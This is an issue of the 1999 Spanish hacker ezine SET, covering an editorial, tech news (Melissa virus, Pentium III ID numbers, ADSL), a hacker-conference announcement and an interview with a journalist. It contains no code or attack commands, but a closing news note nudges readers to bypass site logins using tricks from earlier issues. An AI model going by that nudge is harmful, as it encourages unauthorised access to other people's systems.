```
                                                   -==mmmu...
                                                          '"##b.
                                                            '###b
                                                              ^##b
                      .mmmm.       mmmmmmmmmm  mmmmmmmmmmmmm    ##b
                 .          "#.            ##             ##     ##:
              .d'      .      '#     .                           '##
             u#       #b.      "     #                ##          ##
            d#P        "###e.        #mmmmmmmm        ##          ##
           .##            '"##u            ##         ##          #P
           :##               '#b                      ##         dP
           :##b      #b.      ##     #                ##        .P
            ###.      ##u.    #P     #_________       ##       ."
             ###.       ""     "      """""""##       ##
              "##o.                          ""       ##
                "###o..
                   '"####oou.........
                        ''"""""""''

                                SAQUEADORES  EDICION TECNICA
                             INFORMACION LIBRE PARA GENTE LIBRE
                           A~o III - SET 19 - 29 de Abril de 1999
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
||                                                                    ||
||  Disponible en:  http://set.net.eu.org                             ||
||                  http://www.imedia.es/set
||                  http://www.thepentagon.com/paseante               ||
||                  http://www.vanhackez.com                          ||
||                                                                    ||
||  Y ademas en:    Gorth BBS (2:340/25)  -  Tlf: 928 35 54 14        ||
||                                                                    ||
||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-------.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
||                               | STAFF |                            ||
||^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-------^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-||
||                                                                    ||
||  Editor       {  El Profesor Falken    <falken-fw@bigfoot.com>     ||
||  Daemon       {  Paseante                     ] >-----< [          ||
||  News Man     {  Rufus T. Firefly      <rufus_t_f@yahoo.com>       ||
||  Versiones    {  Garrulon              <garrulo@exterminator.net>  ||
||  WebSlave     {  GreeN LegenD          <glegend@set.net.eu.org>    ||
||  WebTeam      {  NetBul                <netbul@altern.org>         ||
||  NetWareMan   {  MadFran               <madfran@bigfoot.com>       ||
||  AssemblyMan  {  SiuL+Hacky            <si_ha@usa.net>             ||
||  NTMan        {  Chessy                <chessy@arrakis.es>         ||
||  Detodounpoco {  Hendrix               <jim_hendrix@axis.org>      ||
||                                                                    ||
||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
||                                                                    ||
||                        <set-fw@bigfoot.com>                        ||
||                                                                    ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
SET Ezine #19, 29 de Abril de 1999. ISSN 1575-1414
Copyright (c) 1999 SET - Saqueadores Edicion Tecnica.
La reproduccion de este ezine es LIBRE siempre que se
respete la integridad del mismo.
SET se reserva el derecho de impresion y redistribuccion de los
materiales contenidos en este ezine de cualquier otro modo.

Recomendado: Respirar unas 12 veces por minuto ;)
OJO - OJO - OJO - OJO - OJO - OJO - OO - OJO - OJO - OJO - OJO - OJO - OJO
O                                                                        O
O  ADVERTENCIA: La informacion contenida en este ezine no refleja la     O
```

```
  O  opinion de nadie y se facilita con caracter de mero entretenimiento,  O
  O  todos los datos aqui presentes pueden ser erroneos, malintencionados  O
  O  inexplicables o carentes de sentido.                                  O
  O  El grupo SET no se responsabiliza ni de la opinion ni de los          O
  O  contenidos de los articulos firmados.                                 O
  O  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad        O
  O  vuestra. Protestas dirigirse a /dev/echo o al tlf. 900-666-000        O
  O                                                                        O
  OJO - OJO - OJO - OJO - OJO - OJO - OO - OJO - OJO - OJO - OJO - OJO - OJO
                          { TABLA DE CONTENIDOS }
```


Unix is user friendly....it’s only a little selective
choosing who its friends are.

Linux: Linus Inspired Networking Utilities and Xfree86
-- Anonimo

Q: Why do PCs have a reset button on the front?

A: Because they are expected to run Microsoft Operating Systems

Software it’s like sex, it’s better when it’s free

EOF

```
-[ 0x01 ]--------------------------------------------------------------------
-[ EDITORIAL ]---------------------------------------------------------------
-[ by Editor ]-----------------------------------------------------SET-19-
```

```
|  | _   _  _ _   _ |_
|/\|(-  (_|| (-  (_||_
```

```
 _____   _______ _______ ______ _____  ______      __
(____ \ (_______|_______) _____) ___ \|  ___ \    /  |
 _   \ \ _____   _____ | /    | |   | | |   | |  /_/ |
| |   | |  ___) |  ___)| |    | |   | | |   | |    | |
| |__/ /| |_____| |    | \____| |___| | |   | |    | |
|_____/ |_______)_|     \______)_____/|_|   |_|    |_|
```

Bueno, esto es mas o menos lo que diria el General Beringer, de Juegos de Guerra, en la situacion en la que nos encontramos en este momento.

La verdad, es imposible intentar ignorar el conflicto internacional que se a provocado en los balcanes. De hecho, con las amenazas cruzadas entre unos y otros, corremos el riesgo de que esto estalle por algun lado.

No voy a dar mi opinion sobre el conflicto. No voy a decir si estoy a favor de la OTAN o estoy en contra. Mas que nada, porque si habeis esperado tanto, es para leer SET 19, y no las mismas noticias con que nos saturan en los informativos.

Solo un consejo para todo el mundo, pues sera mejor que empecemos a usar la cabeza. Hasta ahora la sociedad se ha mal acostumbrado a dejar que unos pocos piensen por ellos, con las implicaciones que esto conlleva.

En este momento no se aprecian cambios significativos, pues hay gente que defiende ambas posturas sin haber pensado un poquito antes. Tan solo siguen lo que le dice la "gente que esta mas informada", o el lider politico de turno.

Es momento de reflexionar, de actuar con calma, sin precipitarse, de saber realmente que esta sucediendo. Ahora mas que nunca la informacion debe fluir libremente. Y no debemos criticar o apoyar algo si no hemos evaluado bien los datos que tenemos.

La verdad, nos pilla la falta de costumbre, y se han llegado a oir cosas eu estan fuera de toda logica. Tan solo porque es mas bonito hacer esos comentarios, ser un hipocrita.

Pero basta ya de hablar de guerras, y hablemos un poco de lo que nos toca. Es decir, hablemos de SET 19.

Este numero viene autenticamente cargado de material. La seccion Bazar inaugurada en el numero anterior esta repletita de contenido. Las direcciones de nuestro apartado de bookmarks os llevaran a datos inimaginables en un caso, curiosos en otro, y al menos intentamos que utiles siempre.

Mas textos, mas contenido, mas calidad, y un peque~o cambio de imagen. Cambio de imagen que se produce en conjunto a la renovacion cuasi-completa de nuestra web , que podeis visitar en la direccion habitual.

No os podeis quejar con este numero. Hemos vaciado nuestros archivos. Os lo damos todo en un numero que esperamos se haga muy especial.

Vereis que hay secciones que no aparecen. Es simple. No quedaba espacio.

No creo de todas formas que las echeis en falta.

Ademas de la cantidad (y calidad) de informacion de este numero, estrenamos dise~o, y algunas sorpresas mas.

Si habeis leido la tabla de contenidos, ya os habreis dado cuenta de que en este numero estrenamos ISSN. Que que es eso? Pues ni mas ni menos que nuestro numero de registro como publicacion electronica.

Ademas, si estais leyendo esto, es raro que no os hayais dado cuenta del cambio en la web. Ya sabemos que ultimamente estaba muy desatendida y funcionaba la mitad (si llegaba a funcionar).

Es que parece que tenemos la negra. Primero fue Geocities, y hace unos meses cayo Altern, que es donde teniamos la mayor parte de los ficheros. Esperamos que Altern consiga salir adelante. Es asombroso como un pais como Francia cuyo lema decia algo de libertad, igualdad y fraternidad, es altamente intolerante en algunos asuntos.

Por si esto fuera poco, nuestro proveedor clausuro hace un par de semanas nuestro sitio web, de forma que nos es imposible modificar el contenido de las paginas o subir los ficheros. Alguien me pidio que le diese las gracias de esto a TSAI. Asi que como soy un chico de palabra, gracias, TSAI.

Aun asi, cual ave fenix, SET renace de sus cenizas una y otra vez, con renovadas energias, cada vez, mas fuerte. A lo largo de los proximos meses seguiremos trabajando, para ofreceros un numero 20 muy, muy especial, y con la calidad que os mereceis.

Bueno, hasta la proxima SET.

Que disfruteis tanto leyendola como nosotros haciendola.

Falken
EOF

-[0x02]--
-[NOTICIAS]--
-[by Rufus T. Firefly]---SET-19-

<=<=<==>=>=> Indice <=<=<==>=>=>

He aqui un indice, en grupos de cinco para poder verlo mejor, pero no
significa que esten relacionados:

- Telefonica compra Ole
- Iomega compra SyQuest
- Primer floppy virtual
- Version 4.1.0 del Jargon File
- Se quema la f brica de iMac en Mejico

- Melissa, o porque tienen mala fama las macros
- No todo son malas noticias con los iMac
- JJF organiza una CON
- BT y M$ se alian
- Intel la monta con los "ID numbers" en chips

- Internet 2 arranca
- Descuentos mediante bonos
- Terabits
- Sistema tipo ML
- Telefonica y el ADSL

- Emular un PC dentro de un PC
- Problemas en Mozilla
- Bromitas del 1 de Abril
- Apple se "lanza" al Codigo Abierto
- Evolucion de GNOME y KDE

- La guerra

<=<=<==>=>=> Articulos <=<=<==>=>=>

>>> Telefonica compra Ole

Siguiendo la norma imperante en Telefonica, otra adquisicion para el grupo,
en este caso un "portal", o lo que antes era un sitio de servicios gratuitos
sin nombres enrevesados. Todas la grandes empresas tienen uno, y Telefonica
no podia ser menos.

Sobre la version de Altavista que esta en magallanes.net no hay comentarios,
aunque es bastante facil ver que hay un solapamiento de funciones.

[Lo que se puede hacer con un portal aun no esta muy claro... y lo que es mas
importante, algunos analistas apuestan que los portales no son mas que una
moda pasajera sin verdadero futuro. Los que crean portales si que tienen
futuro, los venden y a vivir. Yahoo parece ser el £nico que aun esta en manos
de sus creadores y compra en vez de ser comprado, por ejemplo Geocities.]

>>> Iomega compra SyQuest

Ya estamos acostumbrados a este tipo de maniobras, la empresa A decide
comprar a B, que es competencia, despide a unos cuantos empleados y todo
sigue como si no hubiera pasado nada. Noticia modelo, rellene los huecos.

[A veces si pasa, suben los precios, desaparecen productos buenos... Ejem... se admiten apuestas: en que a~o se creara La MegaCorporacion, al estilo novela de ciencia ficcion, que lo mismo vende comida que armas, y sin competencia en ningun campo?]

>>> Primer floppy virtual

Visto que los iMac no llevan floppy de serie, a alguien se le ha ocurrido la genial idea de crear http://www.imacfloppy.com/, un sitio donde puedes abrir una cuenta para subir datos y luego bajartelos. Asi se pueden pasar datos de un iMac a otro como si tuvieran floppy. A que es genial?

[Bienvenidos al FTP para tontos, y ademas de tontos, ricos si no tienen conexion barata. Con ejemplos como este se demuestra la frase "No hay nada a prueba de tontos, porque los tontos son muy ingeniosos". Que pasa, que el iMac no tiene cliente de FTP? Tal vez los usuarios de iMac no saben lo que es el FTP? Donde iremos a parar...]

>>> Version 4.1.0 del Jargon File

Acaba de salir la ultima revision del Jargon File, diccionario de terminos con mucha fama a sus espaldas. Si alguna vez quisiste saber que significaban unas siglas o que anecdota hay detras de algun invento del mundillo, el sitio para empezar la busqueda es Jargon. Por supuesto se incluyen palabras tan recientes como el Efecto Slashdot.

La pagina es http://www.tuxedo.org/~esr/jargon/ y todo hay que decirlo, el resto del sitio merece la pena, daos una vuelta si es que aun no conoces a Eric S. Raymond. [I-m-p-e-r-d-o-n-a-b-l-e-!-!]

>>> Se quema la fabrica de iMac en Mejico

No tenian bastantes problemas a la hora de sumistrar todos los pedidos y ahora se les complica aun mas la cosa, pues perder una fabrica supone un duro golpe. La maquina estaba teniendo exito, el dise~o era llamativo (quien no quiere una golosina?) y las ventas iban mejor de lo esperado, pero tras esto el futuro de Apple vuelve a tener algunas nubes.

[No estara detras el Grupo Consumidores de Liberacion de la Gelatina? O el Grupo por la Gelatina Libre para los Consumidores? O el Frente de Consumidores Libres de Gelatina? O el ...]

>>> Melissa, o porque tienen mala fama las macros

Todos sabemos que la aparicion de virus es constante pero algunos se hacen famosos y otros no. El ultimo en salir en la prensa ha sido el Melissa. Este virus no rompe nada, simplemente aprovecha las macros del Outlook para reenviarse a 50 direcciones que aparezcan en la agenda del usuario. El unico da~o que puede causar es sobrecarga en la Red [mas?] y que algunos servidores demuestren sus "capacidades" para hundirse en cuanto hay problemas.

Mediante los numeros de serie que ciertos productos M$ mete en los documentos han podido detener a un sospechoso. Y como era de esperar le acusan de da~os a la propiedad.

Poco antes salio otro que se dedicaba a capturar los ficheros de datos de PGP (los secretos eran los mas interesante, logicamente).

[Al usuario no le rompe nada, tiene la delicadeza de solo enviarse a 50, hay virus peores, y la prensa se acuerda de ellos. Preguntas: que pasa si los numeros de serie son falsos, a lo mejor no, pero y si fuera asi? Por que no detienen a los spammers? Por que se empe~an en meter tantas cosas en los programas y encima activadas por defecto? Por que se permiten tantas chapuzas, llegando a pagar por ello?

Las maneras de salvarse son las tradicionales aunque las mas recomendadas son no usar Outlook y, en general, no usar productos de M$. Para los curiosos decir que las fuentes no ocupan mas de 4KB y que estan disponibles en la Red. Para los programadores recordarles que ningun programa debe ser capaz de ejecutar nada libremente, los programas estan para trabajar, no para tomar la iniciativa, no son inteligencias artificiales. Si tienen la opcion de hacer cosas fuera del control del usuario se dan situaciones como esta.

Miremos la parte positiva, podemos aprender a hacer scripts que nos ayuden en las tareas diarias, objetivo inicial de cualquier script, aunque visto las burradas que hay con macros, parece que ese no es el objetivo. O la mira esta algo desviada, tambien puede ocurrir. >:)]

>>> No todo son malas noticias con los iMac

Ya se que algunos el ordenador os parece un juguete, pero hay gente que realmente le parece genial y otros que tienen su "peros". Para unos el "pero" era "pero corre MacOS", asi que con un poco de curro han conseguido meter Linux dentro de los iMac.

Se espera que en proximas distribuciones de Linux (LinuxPPC basicamente) vaya incluido y no haya que buscar ningun parche. Mientras distribuyen todo lo necesario para que puedas meter el Pingino en tu iMac en la pagina web http://w3.one.net/~johnb/imaclinux/. De paso fijaos en el logo.

[iMac con Linux no queda mal como punto de acceso a Internet. Con MacOS lo he visto y queda mono, pero en poco tiempo llega el gracioso de turno y se carga el sistema, con un Linux bien configurado la cosa cambia. Vaya, no era la maquina, si no el conjunto maquina - sistema el que me caia gordo.]

>>> JJF organiza una CON

Esta CON, llamada No cON Name, tendra lugar en Mallorca a finales del mes de Julio. Actividades? Las tipicas: concursos, charlas, juergas y si queda tiempo dormir.

[Mirad la nota que hay por ahi, por cierto no coincide con la Euskal?]

<++> set_019/news/ncn.txt

```
                          |----------------------|
                          <>NcN'99 = No cON Name<>
                          |----------------------|

                                    by

                          - J.J.F. / Hackers Team -

                                    &

                               OiOiO's Band
```

-<Intro>-

No cON Name (NcN) es una Con (congreso) que se celebrara a mediados de Julio en la bonita isla de Palma de Mallorca. Durante un fin de semana podras reunirte con hackers de todo el pais y esperamos que tambien asista gente de otros paises.

Esta Con es la primera que se organiza en Mallorca de estas magnitudes en la que se reuniran desde hackers de todos los colores, administradores, expertos en seguridad, los medios de comunicaciones y no nos cabe duda que fuerzas policiales asi como gente de las multinaciones, haran acto de presencia. La intencion de la Con es que los futuros programadores, administradores, expertos en seguridad se puedan ir conociendo y creando vinculos. La Con esta enfocada a la seguridad informatica, sistemas operativos, programacion pero sin olvidarnos de nuestra verdadera pasion, el hacking. Medio el cual nos con lleva a investigar y explorar el mundo de la tecnologia y darle nuevos usos creativos.

-<NcN>-

La Con ofrecera para todos sus asistentes:

Posibilidad de conocer a los diferentes grupos hackers espa~oles.
Posibilidad de conectarse a la Intranet que se montara en la Con, ademas de conexion a Internet.
Concurso "La toma de la Bastilla."
Concurso "Xploit-it."
Concurso "Bits de Poder."
Ponencias.
Sesiones de peliculas.
Disfrutar de las noches mallorquinas ;-)

Todavia tenemos muchas mas sopresas guardas y que estamos seguros que haran las delicias de los asistentes.

-<Concursos de la Con>-

Los asistentes tendra la oportunidad de demostrar sus hablidades tanto en hacking, seguridad, programacion, etc. Cada concurso tendra sus reglas y premios :)

#La toma de la Bastilla: Posiblemente sera el juego donde los asistentes tendran que demostrar su conocimiento. Consiste en hackear un servidor de la Intranet que estara corriendo bajo Linux con servidor web Apache. Las reglas son muy sencillas:
1- Conseguir root.
2- Cambiar una pagina web.

#Xploit-it: Los asistentes tendran la oportunidad de presentar en la Con un nuevo bug o xploit que hayan hecho ellos mismos. Logicamente tiene que ser un bug nuevo y es valido cualquier sistema operativo.

#Bits de Poder: 2 oponentes, 2 ordenadores. Las reglas: No ahi! Atacar al contrario con los trucos mas sucios para tumbarlo.

-<Fecha y Lugar>-

Logicamente la mejor fecha es en verano que ya nadie estudia (hhuum, casi nadie).

#Mes: Julio.
#Dias: 23, 24 y 25.

```
   #Lugar: En el paseo maritimo de Palma. Mallorca, Spain.
   #Precios de la Con:
    - 1000 pts = Entrada.
    - 2000 pts = Entrada + Conexion a Internet.
    - 3000 pts = Medios de comunicacion, profesionales y otros.

        Precios validos para los 3 dias de la Con.

        Los organizadores se reservan el derecho de admision asi como
  cualquier cambio en los precios de entrada de la Con o de los diferentes
  eventos.

  -<Info General>-

        La Intranet habilitada para la Con sera de libre acceso, por lo que
  cualquier asistente a la Con es libre de traer su propio ordenador y
  conectarlo a la Intranet aunque no quiera conexion a Internet.

        Cualquier acto de pirateria informatica, comportamiento violento o
  mal uso de la Intranet, se penalizara sin conexion a la Intranet o incluso
  expulsion de la Con.

        Esperamos que los asistentes traigan sus propios ordenadores, hub,
  cables, grabadoras de cd-rom, modems, routers, etc.. cualquier cosas que
  creas que puede ser necesaria o divertida.

        Por desgracia, no podemos garantizar alojamiento a los asistentes, por
  lo que recomendamos sacos de dormir, pero de todas formas poco se
  dormira ;-)

        Si quieres dar una ponencia, envianos un mail rapidamente y disfruta
  de las ventajas que tienen los ponentes en la Con!!!!!!

        Tambien estamos buscando sponsors, por lo que es una buena ocasion
  para los ISP, centros educativos, consultorias de seguridad y empresas
  de informatica para presentarse en la Con y ofrecer muestras de sus
  servicios y productos.

  -<Informacion sobre la Con>-

        Para cualquier duda que pueda surgir, enviar un mail: ncn@jjf.org
  Para informacion actualizada de las ponencias, eventos, etc..
  http://www.jjf.org

    Si no tienes nada que hacer, no te puedes perder el evento del a~o!!!!!!

                            NcN'99 = No cON Name
                    Julio - Palma de Mallorca (PM) - Spain
<-->


>>> BT y M$ se alian

Estas dos empresas han firmado un acuerdo mundial para ofrecer servicios
de Internet sobre telefonia movil. La fecha esperada de inicio del servicio
es Abril, pero no han dado mas datos, ni que tipo de telefono hay que usar,
ni las tarifas.

[Cual sera el tono por el cual nos informaran de que el usuario no nos
puede responder porque ha sufrido un pantallazo azul? Empezaran en Abril
de este a~o o del 2000? Habra que actualizar del telefono cada seis meses?
Algun gracioso se dedicara a nukearnos? Seguira siendo compatible el
```

terminal con otros no acogidos al servicio?]

>>> Intel la monta con los "ID numbers" en chips

Con los P3 ha sido mas importante la seguridad que la potencia. Tras varios tests ha quedado patente que la potencia no ha aumentado mucho. En cambio lo notable ha sido el tema del numero de identificacion que cada chip lleva.

La excusa para incluir dicho numero es que con el se pueden realizar comercio electronico de manera mas segura [seguro que no se puede falsificar?]. Ciertas maquinas como las Sun ya llevaban sistemas similares por ejemplo en la placa madre, pero orientados a la licencia de software (como las mochilas) y no al comercio o identificacion de usuarios, es decir que los datos se mantenian en la maquina, nunca hacia falta transferirlos.

En principio el sistema iba a salir activado de fabrica, pero tras cierta presion por varias organizaciones, decidieron desactivarlo. El remate final es que segun Intel hay que rearrancar el PC para reactivar el numero, afirmacion a la que siguio una demostracion en la cual se ve que dicho cambio se puede hacer por software sin apagar el ordenador.

En sistemas abiertos no presentara grandes inconvenientes, se anula y se asegura uno que siempre va a estar "off". En otros sistemas, donde la mayoria del software se distribuye en modo binario las garantias van a ser nulas o muy bajas. Y para los expertos eso es un tema muy serio.

[Tal es el jaleo que ya han hecho un nuevo chiste: "I’m Pentium 3 of Borg. Deactivation is futile. Prepare to be identified." Las masas, el comprador medio que no tiene ni idea de que es un ordenador pero lo usa va a ser el blanco mas perjudicado si no se toman medidas reales que impidan el abuso del sistema, y paralelamente se promocionan otros que si tienen garantias y no dependen de un solo fabricante. La informacion es poder, eso esta claro, quien sabe no pica, quien pica pierde, y la intimidad no es algo que la gente deberia ignorar.]

>>> Internet 2 arranca

La evolucion es imparable, siendo las universidades de los USA otra vez las que han mejorado lo enlaces que las unen. En estos momentos hay 37 en la nueva red, con puntos de presencia de 2.4 Gigabits por segundo.

Para mas datos http://www.internet2.edu/

>>> Descuentos mediante bonos

Tras mucho machacar algo se ha conseguido, unos bonos que permiten usar el telefono con algun descuento. Las condiciones son que se paga, tanto si se usan las horas contratadas como si no y que solo se puede seleccionar un numero de tarifa urbana como destino (sea de Telefonica o no).

A la hora de contratarlos ha habido gran cantidad de problemas, pues Telefonica intenta evitarlos como sea, con las excusas mas imaginativas.

[Pasito a pasito... pero sin pararse, que es lo siguiente? la plana, no?]

>>> Terabits

Siemens AG ya anda por los terabits en su pruebas de laboratorio. Mediante

fibra optica y WDM estan batiendo records, tanto que los problemas podrian aparecer en los terminales en vez de en la red, al ser estos incapaces de gestionar todos los datos recibidos.

>>> Sistema tipo ML

Tras los problemas de ml.org ha surgido otro sistema con igual objetivo y distinto planteamiento. Dentro hay gente que trabajo en ML y han decidido hacerlo bien de una vez. El sitio esta en http://www.dhs.org/

>>> Telefonica y el ADSL

Tras lo bonos prometen tarifa plana, pero usando ADSL para no sobrecargar la RTB de toda la vida. Como ya es costumbre, la cosa va con retraso. Pero eso no es lo peor, Telefonica va a comenzar las pruebas en Castilla La Mancha y Extremadura [areas que si mis datos no fallan son zonas donde aun no se han concedido las licencias de cable o hace poco que han sido concedidas, sigue leyendo para saber porque lo menciono].

Aparte del esperado servicio de transmision de datos con tarifa plana tambien tienen previsto la transferencia de video (tres canales simultaneos por el momento) lo cual anuncian como gran novedad ya que realmente parecen ser los unicos a los que se les ha ocurrido. Y por supuesto telefonia basica.

[Claramente el servicio se ofrecera primero en aquellas zonas en las que la moratoria de cable tardara en desaparecer y no en demarcaciones donde va a vencer en unos pocos meses.

Trucos adicionales? Pues por ejemplo que Telefonica es la unica empresa que puede dar este servicio al ser suyo lo que se suele llamar "el ultimo kilometro". Y ademas que si no fuera por orden ministerial seria bastante raro ver ADSL en Espa~a.

En otros puntos del mundo es una tecnologia experimental o muy joven, y aqui simplemente van a aprovecharla para dar un rodeo y saltarse la moratoria donde les interese mientras siguen la ley y quedan como se~ores haciendo "evolucionar" el campo de las telecomunicaciones en la Piel de Toro, es decir matan dos pajaros de un tiro.]

>>> Emular un PC dentro de un PC

En http://www.vmware.com/ podreis encontrar un paquete de software para correr varios sistemas operativos simultaneamente. Al principio la version disponible corre sobre Linux, y al poco tiempo sale la de NT.

Sobre el programa se pueden correr muchos sistemas, como los propios Linux o NT, pero tambien *BSD u OS/2, por ejemplo. Lo que se emula es el PC completo, gracias a las capacidades de los 386 y superiores para crear maquinas virtuales. La tecnica no es nueva pues en maquinas como las VM/390 de IBM ya se hacia.

En caso de que el sistema se cuelgue, solo lo hace la maquina virtual, pero no el sistema padre ni las otras maquinas virtuales. Solo en caso de que se cuelgue el sistema padre [colgarse Linux? NT seguro, pero Linux... si por cada cuelgue de Linux tenemos 10^X cuelgues de NT, despejar X] se cuelga todo.

Hasta el disco puede ser emulado mediante un fichero. El formateo es bastante rapido, pues realmente no tiene lugar, el programa confia en el sistema de

ficheros del sistema padre.

[Alucinante ver como un Windows95 se deja instalar mientras debajo corre un Linux. La emulacion llega a tal nivel que se traga los drivers de CDROM. Las DirectX es otro cantar, aunque dicen que estan en ello. Para que luego digan que los PCs se aprovechan al 100%, que bromistas. Lsa cosas que aun quedan por hacer en un PC.]

>>> Problemas en Mozilla

El proyecto Mozilla, encargado de desarrollar una nueva version de Netscape mediante el concepto del Bazar esta pasando una mala racha. Varios empleados de Netscape destinados al proyecto, entre ellos JWZ, han abandonado.

El futuro queda un poco en el aire y tal vez el trabajo pierda algo de velocidad pero aun no se ha planteado en serio la desaparicion del proyecto. Tras mucho tiempo invertido se estan empezando a ver los resultados, siendo uno de los mas claros la organizacion y limpieza del codigo, hacia una linea mas "Open Source" y menos "el jefe dice que para mana~a, asi que haz todas las chapuzas que hagan falta".

>>> Bromitas del 1 de Abril

Como ya viene siendo habitual todos los 1 de Abril, los Yankees no paran de gastar bromas. Algunas bastante preparadas, como la de que iban a cerrar una web dedicada a las satiras. El montaje de la broma fue a lo grande, empezaron varios dias antes, con rumores, cartas en las paginas, todo como si fuera de verdad. El 1 incluso cerraron la web por "problemas legales".

[La verdad es que el 1 de Abril es de locos leerse las noticias, no sabes que es verdad y que no. Como el 28 de Diciembre aqui, pero mas grande.]

>>> Apple se "lanza" al Codigo Abierto

Si, Apple decide distribuir parte de su MacOS X bajo licencia abierta. Tras leer la licencia muchos han criticado que no es realmente abierta, pues discrimina a ciertas personas y obliga a enviar los cambios a Apple.

Para rematar el lio resulta que gran parte del codigo libre ya era libre antes de pasar por Apple, con el consiguiente cabreo y tufillo a timo que eso infunde. El tema despues de la novedad parece haber quedado en algo mas de marketing que de verdadero espiritu abierto.

[Decir que es libre no significa que lo sea... ademas te puede salir el tiro por la culata y acabar peor que antes. Las cosas se hacen o no, la indecision y el "si cuela" nunca consiguen buenos resultados.]

>>> Evolucion de GNOME y KDE

Fieles a nuestra cita con estos entornos graficos, anunciar que GNOME ya va por la 1.0. Por su parte KDE sigue puliendose. En ambos casos la gente intenta hacer lo que sus capacidades les permiten, y salvando los radicales, la competencia parece haber sido beneficiosa para ambos proyectos. En las proximas versiones de las distribuciones de Linux se espera que aparezca al menos uno de los dos sistemas, puede que los dos para dar mayor libertad al usuario.

[La "guerra" sigue, igual que la de emacs vs vi o C vs Lisp, y en todos

los casos que siga asi por muchos a~os, sin vencedores ni vencidos.]

>>> La guerra [esta vez en serio]

Quien no sabe que hay guerra? Casi nadie. Hasta en la Red se han podido ver los efectos y si no mirad el lio que se ha montado, que si Fulanito ataca las paginas de Menganito (por supesto Fulanito y Menganito son de dos paises enfrentados y lo hacen bien por amor al arte [algunos diran que por perder el tiempo y tienen razon], bien por dinero).

Los ultimos culebrones hablan de Indonesia y Timor Oriental y de USA, Rusia y Serbia. Por supuesto todo el mundo niega todo.

[Dales juguetes y veras la que te montan.]

Nota final:
Ahora que tienes algo en lo que arrancar el cerebro, sal ahi fuera y busca como mantenerlo en marcha, que ya eres mayor (aunque a veces lo dudo). ;D
Si algun sitio te pide login y password, te lees algun SET anterior, que ya hemos dicho el truco varias veces.

Nota final (y van dos):
Agradecimientos para los que han colaborado y dos capones para los que no.
La direccion de correo es <rufus@set.net.eu.org>, y en el "Subject" o "Tema" pones "SET-News" (sin comillas), para poder procesarlas sin que se me pierda ninguna.

EOF

```
-[ 0x03 ]----------------------------------------------------------------
-[ EN LINEA CON... ]------------------------------------------------------
-[ by Hendrix ]-----------------------------------------------------SET-19-
```

```
   _
  |_ ._   |/._  _  _.   _ _ ._
  |_ | |  ||| |(/_(_|  (_(_)| |...
```

```
                 ___ ___    ___  ____      __    ___
                |   T   |  /  _||    \    /  ]  /  _|
                | _   _ | /  |_ |  D  )  /  /  /  |_
                |  \_/  |/    _||    /  /  /  /    _|
                |   |   ||   |_ |    \ /   \_ |   |_
                |   |   ||     ||  .  \\     ||     |
                |___|___||_____||__|\_| \____||_____|

              ___ ___   ___   _      ____  _____ ______
             |   T   | /   \ | |    |    |/ ___/|      |
             | _   _ ||     || |    |  |(   \_ |      |
             |  \_/  ||  O  || |___ |  | \__  ||_|  |_|
             |   |   ||     ||     | |  | /  \ |  |  |
             |   |   ||     ||     | |  | \    |  |  |
             |___|___| \___/ |_____||____| \___|  |__|
```

Los hackers de todo el mundo estamos acostumbrados a que se nos criminalice en los medios de comunicacion, parece algo inevitable, pero no siempre es asi. En Espa~a tenemos a una infiltrada,

Merce Molist

M&M es una periodista especializada en Internet y en los ciberderechos, ha trabajado para muchos medios de comunicacion como Web, La Vanguardia o el CiberPais, y sus articulos tienen algo en comun que los diferencia bastante del resto: ella sabe que NO somos criminales.
En SET hemos querido por una vez intercambiar los papeles y entrevistar a la periodista, Quien esa chica?, y, porque nos apoya?.
Aqui teneis las respuestas:

1. Cuentanos en pocas palabras quien es Merce Molist

Una tia pirada, experta en meterse en lios (como dejarse entrevistar por SET, siendo una recien llegada a vuestro mundo). La red me abducio hara unos cuatro o cinco a~os, como alma perdida que encuentra por fin su refugio. He trabajado en ella exclusivamente desde las listas, pasando informacion de unas a otras e impulsando la creacion de dos, la del Grup de Periodistes Digitals, en la que ya no participo, y la de las Ciberdones (cibermujeres, en catalan). A raiz de las detenciones por pornografia en Vic, promovi el Manifest Contra la Criminalizacio del Ciberespai, y pronto entre en Fronteras Electronicas.
Desde el principio, leia todo lo que encontraba sobre hacking, porque era y es el nucleo de mi amada Internet pero, hasta hace dos a~os, cuando la utopia se hundia ya irremisiblemente, no empece a preguntarme mas en serio por el mundillo hacker y a dedicarle mas articulos.
Quizas me lo he tomado como Avalon, la isla encantada a la que se retiran,

para luchar desde alli ni que sea con la leyenda, Arturo y sus fieles, cuando Camelot sucumbe bajo guerras y traiciones..

2. Que trabajos has realizado como periodista?

buf! de todo: ya son mas de diez a~os, desde los 16 o 18, los ultimos cinco como freelance. El periodismo es una excelente herramienta para aprender cosas nuevas y sacar a la luz los abusos del poder, aunque suene infantil en un mundo de medios controlados por el sistema. Es dificil y te ganas rabietas y enemigos, pero siempre hay grietas para denunciar a alcaldes corruptos, polis que apalean moros, la industria automovilistica o los peseteros de la red.

3. Como periodista has informado sobre varias CONs europeas.
A cuales de ellas has asistido?

Estuve en HackIt'98 y el Chaos Communication Congress del a~o pasado. El HackIt se hizo en Florencia y fue... precioso :) Buena gente, ideas alternativas, tecnohermandad en estado puro. La informacion que recogi esta en http://members.xoom.com/MoRGaNa.

El congreso del Chaos se hizo en Berlin, en diciembre. Mi impresion fue de menos fraternidad, quizas porque no hablo aleman, mas eficiencia tecnologica y organizativa y mas conscienciacion. Alli, el meollo de la cuestion no era el soft libre, como en Italia, sino la paranoia: Tempest, espionaje por parte de los servicios secretos y empresas, Tron... Hay un reportaje en http://members.xoom.com/MoRGaNa/chaos98.html

4. Que diferencias ves entre Espa~a y el extranjero en lo referente al hacking?

Mi vision esta distorsionada por como ha sido recogida la informacion y ya digo, porque hace muy poco que estoy en ello. Diria que en Espa~a hay excelentes hackers pero no existe un catalizador fuerte, como los grupos hacktivistas en Italia o el CCC en Alemania y cuanto mas al norte, mejor. Alli parece que hay mas gente, mas fuerte y unida y con un acceso mas facil la tecnologia. Aqui quizas se es mas oscuro/independiente, como los franceses.

